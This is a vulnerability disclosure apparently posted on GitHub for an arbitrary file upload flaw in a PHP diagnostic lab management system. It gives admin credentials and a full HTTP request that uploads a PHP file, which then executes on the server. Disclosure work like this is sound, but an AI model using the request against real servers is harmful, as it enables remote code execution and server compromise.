xuewawa Create RCE-1.md History

1 contributor

52 lines (36 sloc) | 1.94 KB

Online Diagnostic Lab Management System v1.0 by mayuri_k has arbitrary code execution (RCE)

BUG_Author: 袁世冲

vendors: https://www.sourcecodester.com/php/15667/online-diagnostic-lab-management-system-using-php-and-mysql-free-download.html

The program is built using the xmapp-php8.1 version

Login account: mayuri.infospace@gmail.com/rootadmin (Super Admin account)

Vulnerability url: ip/diagnostic/php_action/editProductImage.php?id=2


Loophole location: Online Diagnostic Lab Management System's editProductImage.php file exists arbitrary file upload (RCE)

Request package for file upload:

```
POST /diagnostic/php_action/editProductImage.php?id=2 HTTP/1.1
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.88/diagnostic/edittest.php?id=2
Cookie: PHPSESSID=flklolh755oivesj89eu5fo2c7
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------2568965592307
Content-Length: 431

-----------------------------25689655923079
Content-Disposition: form-data; name="old_image"

shell.php
-----------------------------25689655923079
Content-Disposition: form-data; name="productImage"; filename="shell.php"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
-----------------------------25689655923079
Content-Disposition: form-data; name="btn"


-----------------------------25689655923079--
```

The files will be uploaded to this directory \diagnostic\assets\myimages\



We visited the directory of the file in the browser and found that the code had been executed